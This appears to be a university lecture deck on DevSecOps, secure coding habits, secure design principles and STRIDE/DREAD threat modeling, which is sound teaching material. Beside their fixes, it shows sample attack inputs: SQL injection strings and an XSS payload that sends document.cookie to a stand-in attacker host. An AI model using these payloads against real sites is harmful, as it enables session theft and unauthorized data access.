IE3142 · DEVOPS SECURITY

Secure Software Development Practices

Lecture 02 · DevSecOps, Secure Coding & Threat Modeling

LECTURE 02

Learning Outcomes

- Explain the importance of secure software development practices.
- Apply secure coding techniques and best practices.
- Describe secure design principles and common security design patterns.
- Explain threat modeling methodologies.
- Perform basic risk assessment during software development.


Security Can't Be an Afterthought

Traditional software development introduces security too late.

- DevOps improves collaboration and software delivery.
- DevSecOps integrates security into every stage of the SDLC.
- Security is a shared responsibility.
- Security should shift left.
- Automation enables continuous security.

FRAMEWORK

Secure Software Development Lifecycle



FRAMEWORK

The Security Question Each Phase Must Answer

Phase	Question the Team Must Ask	Artifact Produced
Requirements	How could this feature be abused?	Abuse cases, data classification
Design	Where are the weak points in this structure?	Threat model
Implementation	Is this code following secure habits?	Reviewed, standards-compliant code
Testing	Can the running system be broken?	SAST / DAST results
Deployment	Is the configuration hardened?	Hardened config, managed secrets
Operations	Would we notice an attack?	Logs, alerts, patch process

Secure Coding Techniques and Best Practices

What Is Secure Coding?

Definition

- Secure coding is the practice of writing software that protects against security vulnerabilities and attacks.

Objectives

- Prevent vulnerabilities
- Protect confidential data
- Ensure software reliability
- Reduce security risks
- Improve application resilience

Common Software Vulnerabilities

Developers should be aware of common vulnerabilities such as:

- **SQL Injection (SQLi)**
- **Cross-Site Scripting (XSS)**
- **Cross-Site Request Forgery (CSRF)**
- **Buffer Overflow**
- **Command Injection**
- **Broken Authentication**
- **Sensitive Data Exposure**

Secure Coding Best Practices

Developers should:

- Validate all user inputs
- Encode outputs appropriately
- Use parameterized queries
- Store passwords securely
- Apply least privilege
- Handle errors securely
- Keep software updated
- Avoid hard-coded secrets

Input Validation

Never trust user input.

- Validate length
- data type
- Format
- Range
- allowed characters

Valid Input

- Email address
- name@email.com

Invalid Input

- Script injection attempt
- <script>alert("XSS")</script>

Parameterized Queries

VULNERABLE SQL QUERY

```
SELECT * FROM users WHERE username='" + username + "';
```

SECURE SQL QUERY

```
SELECT * FROM users WHERE username = ?
```

Benefits: prevents SQL injection · separates code from data · improves application security.

Authentication Best Practices

Developers should:

- Use Multi-Factor Authentication (MFA)
- Enforce strong password policies
- Store passwords using secure hashing algorithms
- Limit failed login attempts
- Implement secure session management

Authorization Best Practices

Authentication

Who are you?

- Verifies identity before granting access.

Authorization

What are you allowed to access?

- Principle of Least Privilege
- Role-Based Access Control (RBAC)
- Verify permissions for every request

Secure Logging

Log the events that matter for detection and accountability:

Login attempts

Failed authentication

Access violations

Security events

OWASP Secure Coding Practices

OWASP publishes a widely adopted checklist of secure coding practices for development teams. OWASP secure coding guidance provides practical recommendations developers can apply while writing software.

Focus Areas

- Input validation
- Output encoding
- Authentication
- Password management
- Session management
- Access control
- Cryptographic practices
- Error handling
- Logging
- Data protection
- Communication security
- File management
- Database security
- Memory management
- General coding practices

Four Secure-Coding Habits

Four habits form the foundation of writing defensible code:

1. **Validate all input**
2. **Use parameterised queries**
3. **Encode output**
4. **Apply least privilege in code**

HABIT 1 OF 4

01. Validate All Input

Any data originating outside the program form fields, URL parameters, uploaded files, API requests must be checked against expectations before it is used.

Validation answers one question: is this input the shape, type, length and range I expect?

Input that fails validation is rejected, not corrected and used anyway.

Two Ways to Validate — Only One Is Reliable

Deny-list (Blocklist)

- Enumerate known-bad input and reject it
- Fails against any variation not on the list
- Requires constant maintenance as attacks evolve
- Encoding and case tricks routinely defeat it

Analogy: A bouncer memorising banned faces — a new face walks in.

Allow-list (Allowlist)

- Define exactly what is permitted; reject everything else
- Unknown and novel input is rejected by default
- Stable the definition of valid rarely changes
- Fails closed, which is the safe direction

Analogy: A guest list — not on it, not admitted.

Allow-List Validation

Validate against a definition of what is acceptable, then reject everything else.

WEAK — strips what looks dangerous, then uses the input anyway

```
username = input.replace("'", "").replace("--", "")
```

STRONG — define what is valid, reject anything else

```
import re
if not re.fullmatch(r'[A-Za-z0-9_]{3,20}', username):
    raise ValueError('invalid username')

# Validate type, length and range — not just characters
quantity = int(request.args['qty'])
if not (1 <= quantity <= 100):
    raise ValueError('quantity out of range')
```

HABIT 1 OF 4

Normalise Before You Validate

The same input can be written many ways. If validation runs before the input is converted to a single canonical form, an attacker simply chooses a form the check does not recognise.

- Canonicalisation means converting input to one standard representation before any check is applied.
- Percent-encoding, Unicode variants, mixed case and alternative path separators all defeat naive checks.
- Order matters: decode and normalise first, then validate, then use.

ANALOGY *A guest list checked against the name written on the invitation rather than the name on the passport.*

HABIT 1 OF 4

Use the Framework's Controls — Don't Write Your Own

Established frameworks provide validated, maintained implementations of validation, encoding, authentication and session handling.

Hand-written security code is rarely reviewed as thoroughly as a widely used library and rarely receives security updates.

Use the framework's mechanism and avoid bypassing it most template engines encode output automatically unless explicitly told not to.

ANALOGY *Fitting a certified lock rather than machining one yourself.*

HABIT 2 OF 4

02. Use Parameterised Queries

A parameterised query sends the command structure and the user's data to the database separately, so the data can never be interpreted as part of the command.

- Also called prepared statements.
- The command is written with placeholders; values are supplied afterwards as data.
- This is the definitive fix for SQL injection (OWASP A03).

ANALOGY *Filing a stranger's note in a box marked 'data do not act on', rather than reading it aloud and obeying it.*

Concatenation vs. Parameterisation

The difference is where the user's input goes.

VULNERABLE — input is glued into the command string

```
query = "SELECT * FROM users WHERE name = '" + name + "'"
cursor.execute(query)

# name = admin'--          ->  comments out the password check
# name = ' OR '1'='1       ->  returns every row
```

SAFE — placeholder in the command, value passed separately

```
cursor.execute("SELECT * FROM users WHERE name = ?", (name,))

# The database treats `name` strictly as data.
# The same malicious input matches nothing.
```

03. Encode Output

Output encoding converts characters that have special meaning in the destination context into harmless display equivalents, so data is rendered rather than executed.

This is the defence against cross-site scripting, where attacker-supplied text is executed by a victim's browser.

Encoding is applied on the way out, at the point of display, and depends on the context: HTML body, HTML attribute, JavaScript or URL.

ANALOGY *Making a device safe before putting it in a display case it still looks the same, but it cannot function.*

HABIT 3 APPLIED

The Same Input, Encoded and Unencoded

The stored value never changes, only how it is written to the page.

UNENCODED — the browser parses this as a real script tag

```
<div><script>fetch('//attacker/'+document.cookie)</script></div>
-> script executes, session cookie is sent to the attacker
```

ENCODED — special characters replaced with entities

```
<div>&lt;script&gt;fetch('//attacker/'+document.cookie)&lt;/script&gt;</div>
-> browser displays the text; nothing executes
```

Validation on input and encoding on output are complementary. Most applications need both.

HABIT 4 OF 4

04. Apply Least Privilege in Code

Every component runs with the minimum permissions required for its function, so a compromise yields limited capability.

An application that only reads from a database should not hold permission to drop tables.

The same principle governs service accounts, cloud roles and container capabilities later in the module.

ANALOGY *A cleaner receives a key to the guest rooms, not to the safe or the manager's office.*

HABIT 4 APPLIED

A Database Account With Only the Rights It Needs

The application connects as a restricted account, not as the database administrator.

WEAK — the application connects as an all-powerful account

```
GRANT ALL PRIVILEGES ON shop.* TO 'app'@'%';
```

STRONG — only the operations this application actually performs

```
GRANT SELECT, INSERT, UPDATE ON shop.orders   TO 'app'@'10.0.%';
GRANT SELECT                 ON shop.products TO 'app'@'10.0.%';
-- no DELETE, no DROP, no access to shop.admin_users
```

Effect: SQL injection in this application cannot drop tables or read the administrator table — the blast radius is bounded.

REFERENCE

Each Habit, the Bug It Removes, and the Tool That Checks It

Habit	Vulnerability Prevented	OWASP	Detected By
Validate input	Injection, logic abuse, overflow	A03	Semgrep (Week 4)
Parameterise queries	SQL injection	A03	Semgrep, SonarQube
Encode output	Cross-site scripting	A03	Semgrep, ZAP (Week 9)
Least privilege	Escalation after compromise	A01	Manual review, IAM audit

Secure Design Principles and Patterns

What Is Secure Design?

Secure design is the process of incorporating security considerations into the software architecture and system design before implementation begins.

It focuses on identifying and eliminating potential security weaknesses early in the Software Development Life Cycle (SDLC), ensuring that security is built into the system rather than added later.

Why Is Secure Design Important?

- Prevents security vulnerabilities before coding begins.
- Reduces the cost and effort required to fix security issues.
- Improves the overall reliability and resilience of software systems.
- Supports the DevSecOps principle of Shift Left Security.
- Provides a strong foundation for secure coding and testing.

What Secure Design Considers

Secure design is the process of incorporating security into the architecture and structure of a system before implementation.

- **Trust boundaries**
- **Data flows**
- **Access control**
- **Component interaction**
- **Failure behaviour**
- **Attack surface**
- **Security assumptions**

Secure Design vs. Secure Coding

Secure Design	Secure Coding
Focuses on the overall architecture and system structure.	Focuses on writing secure source code.
Performed during the design phase of the SDLC.	Performed during the implementation phase.
Identifies security weaknesses before development starts.	Prevents vulnerabilities while writing code.
Example: Designing Role-Based Access Control (RBAC).	Example: Using parameterized SQL queries to prevent SQL Injection.

EXAMPLE · ONLINE BANKING SYSTEM

Design and Coding Working Together

Secure Design Decision

- Only authenticated users can access banking services.
- Customers can view only their own accounts.
- All communication uses HTTPS/TLS.
- Sensitive data is encrypted before storage.
- MFA is required for high-value transactions.

Secure Coding Implementation

- Use parameterized SQL queries.
- Hash passwords with bcrypt or Argon2.
- Validate all user inputs.
- Escape output to prevent XSS.

Secure Design Principles

1. Defence in Depth
2. Fail securely
3. Least privilege
4. Fail-safe defaults
5. Secure defaults
6. Minimize attack surface
7. Separation of duties
8. Complete Mediation
9. Economy of Mechanism
10. Open Design
11. Least Common Mechanism
12. Psychological Acceptability

SECURE DESIGN PRINCIPLE

Secure Design Principle	Description
Defence in Depth	Implement multiple layers of security controls so that if one control fails, other controls continue to protect the system.
Fail Securely	Ensure the system remains in a secure state when an error or failure occurs, preventing unauthorized access or information leakage.
Least Privilege	Grant users, applications, and processes only the minimum permissions required to perform their tasks.
Fail-Safe Defaults	Deny access by default and grant permissions only when they are explicitly authorized.
Secure Defaults	Configure systems with the most secure settings by default, requiring users to intentionally enable less secure options if necessary.
Minimize Attack Surface	Reduce the number of entry points, services, features, and interfaces that attackers can exploit.

SECURE DESIGN PRINCIPLE

Secure Design Principle	Description
Separation of Duties	Divide critical tasks and responsibilities among multiple individuals or systems to reduce the risk of fraud, misuse, or errors.
Complete Mediation	Verify authorization every time a user or process attempts to access a protected resource, rather than relying on previous checks.
Economy of Mechanism	Keep the system design as simple as possible to reduce complexity, implementation errors, and security vulnerabilities.
Open Design	Do not rely on secrecy of the system design for security; instead, security should depend on well-protected secrets such as cryptographic keys.
Least Common Mechanism	Minimize shared resources and mechanisms between users or components to reduce unintended information sharing and attack opportunities.
Psychological Acceptability	Design security controls that are easy to understand and use, encouraging users to follow secure practices rather than bypass them.

Threat Modeling

What Is Threat Modeling?

Threat modeling is a structured process used to identify, analyze and address potential threats before they become exploitable vulnerabilities.

- What are we building?
- What can go wrong?
- What will we do about it?
- Did we address the identified threats properly?

Reference: https://www/owasp.org/index.php/Application_Threat_Modeling

Why Perform Threat Modeling?

Threat modeling helps teams:

- Identify threats early
- Understand assets and trust boundaries
- Prioritize security requirements
- Select appropriate controls
- Reduce expensive redesign
- Improve communication between teams
- Support Shift Left Security
- Document security assumptions

Key Threat Modeling Concepts

Asset

Something valuable that must be protected.

Threat

A potential cause of harm.

Vulnerability

A weakness that can be exploited.

Threat Actor

A person, group or system that may cause harm.

Attack Vector

The path used to exploit a vulnerability.

Mitigation

A control that reduces likelihood or impact.

Threat Modeling Approaches

Methodologies are grouped by the approach they take:

Software-Centric. - Focused on software-based attacks.

Security-Centric. - Focused on known risks and vulnerabilities.

Asset-Centric. - Focused on targets of value.

Threat Modeling Methodologies

Common methodologies include:

STRIDE

Categorizes technical threats.

PASTA

A risk-focused, attack-oriented methodology.

Attack Trees

Represent different paths attackers may use to reach a goal.

Misuse / Abuse Cases

Describe how a system could be intentionally misused.

LINDDUN

Focuses primarily on privacy threats.

DREAD

Estimates the severity of identified threats.

STRIDE Threat Modeling

STRIDE is a threat modeling methodology developed by Microsoft to help identify different categories of security threats in software systems.

Letter	Threat	Security Property Affected
S	Spoofing	Authentication
T	Tampering	Integrity
R	Repudiation	Accountability
I	Information Disclosure	Confidentiality
D	Denial of Service	Availability
E	Elevation of Privilege	Authorization

1. Spoofing & 2. Tampering

S Spoofing

An attacker pretends to be another user or system.

EXAMPLES

- Stolen username and password
- Fake login page
- Forged authentication token

POSSIBLE CONTROLS

- Multi-Factor Authentication (MFA)
- Strong password policies
- Digital certificates

T Tampering

Unauthorized modification of data or software.

EXAMPLES

- Changing grades in a student system
- Modifying transaction amounts
- Editing application files

POSSIBLE CONTROLS

- Hashing
- Digital signatures
- Access control

STRIDE

3. Repudiation & 4. Information Disclosure

R Repudiation

A user denies performing an action because there is no evidence proving otherwise.

EXAMPLES

- A student denies submitting an assignment.
- A lecturer denies changing exam marks.

POSSIBLE CONTROLS

- Audit logs
- Digital signatures
- Time stamps

I Info. Disclosure

Sensitive information becomes accessible to unauthorized users.

EXAMPLES

- Exposed passwords
- Database leaks
- API keys in GitHub repositories

POSSIBLE CONTROLS

- Encryption
- Access control
- Data masking

5. Denial of Service & 6. Elevation of Privilege

D Denial of Service

Attackers prevent legitimate users from accessing services.

EXAMPLES

- Flooding a web server with requests
- Resource exhaustion
- Login brute-force attacks

POSSIBLE CONTROLS

- Rate limiting
- Firewalls
- Load balancing

E Elevation of Privilege

An attacker gains permissions beyond those originally assigned.

EXAMPLES

- Student becomes administrator
- Normal user accesses admin functions

POSSIBLE CONTROLS

- Least Privilege
- RBAC
- Server-side authorization

STRIDE EXAMPLE

Online Banking System

Asset	Threat (STRIDE)	Security Control
Customer Account	Spoofing	MFA
Account Balance	Tampering	Digital Signature
Transaction History	Repudiation	Audit Logs
Personal Information	Information Disclosure	Encryption
Banking Server	Denial of Service	Rate Limiting
Admin Portal	Elevation of Privilege	RBAC

DREAD Risk Assessment

DREAD is a risk assessment model developed by Microsoft that helps estimate the severity of identified threats.

Unlike STRIDE, which identifies types of threats, DREAD helps determine how serious those threats are.

DREAD Evaluates Each Threat Using Five Factors

Letter	Meaning
D	Damage Potential
R	Reproducibility
E	Exploitability
A	Affected Users
D	Discoverability

DREAD Components — Damage & Reproducibility

Damage Potential

How much damage can the attack cause?

- Data loss
- Financial loss
- Reputation damage

Reproducibility

Can attackers repeat the attack easily?

- A vulnerability that works every time receives a high score.

DREAD Components — Exploitability, Users & Discoverability

Exploitability

How difficult is it to perform the attack?

- Does it require advanced knowledge?
- Are special tools required?

Affected Users

How many users could be impacted?

- One user
- One department
- Entire organization

Discoverability

How easy is it to discover the vulnerability?

- Hidden
- Difficult
- Publicly visible

DREAD EXAMPLE

SQL Injection — Risk Score

Category	Score
Damage	9
Reproducibility	10
Exploitability	8
Affected Users	9
Discoverability	7

AVERAGE SCORE

(9+10+8+9+7) ÷ 5 = 8.6

RISK LEVEL

HIGH

While DREAD is useful for learning risk prioritization, many organizations now use other frameworks such as CVSS or organisation-specific risk models because DREAD scoring can be subjective.

COMPARISON

STRIDE vs. DREAD

STRIDE	DREAD
Identifies threats	Measures risk
Used during threat modeling	Used after threats are identified
Focuses on attack categories	Focuses on threat severity
Answers “What can go wrong?”	Answers “How serious is it?”

OWASP and DevSecOps

The Open Worldwide Application Security Project (OWASP) provides open standards, tools, and guidance that help organizations integrate security throughout the DevSecOps lifecycle.

- Shift Left Security
- Secure Software Development Lifecycle (SSDLC)
- Secure coding practices
- Continuous security testing
- Security automation
- Developer security awareness

OWASP resources are widely adopted because they are free, community-driven, and vendor-neutral.

OWASP DevSecOps Guidance

OWASP recommends integrating security into every stage of the CI/CD pipeline.

DevSecOps Stage	OWASP Security Activities
Requirements	Define security requirements
Design	Threat modeling and secure architecture
Development	Secure coding and peer reviews
Build	Static Application Security Testing (SAST)
Test	Dynamic Application Security Testing (DAST), API testing
Release	Security approval and policy checks
Deploy	Secure configuration and secrets management
Operate	Continuous monitoring, vulnerability management, incident response

OWASP

OWASP DevSecOps Maturity Model (DSOMM)

The DSOMM helps organizations evaluate and improve how well security is integrated into their DevSecOps practices. It assesses maturity across:

Build and Deployment	**Implementation (Secure Coding)**	**Information Gathering**
Test and Verification	**Operations**	**Culture and Training**

MATURITY LEVELS

- Level 1: Basic, manual security activities.
- Level 2: Repeatable security processes with partial automation.
- Level 3: Security integrated across the CI/CD pipeline.
- Level 4: Continuous measurement, optimisation, and mature DevSecOps culture.

BENEFITS

- Identifies strengths and weaknesses.
- Guides continuous improvement.
- Encourages security automation.
- Aligns security with software delivery goals.

COMPARISON

STRIDE vs. DREAD vs. OWASP

Framework	Primary Purpose
STRIDE	Identify different categories of security threats.
DREAD	Assess and prioritise the severity of identified threats.
OWASP DevSecOps	Provide best practices, tools, and processes to integrate security throughout the software development lifecycle.

SYNTHESIS

How They Work Together



Q & A

Questions and open discussion.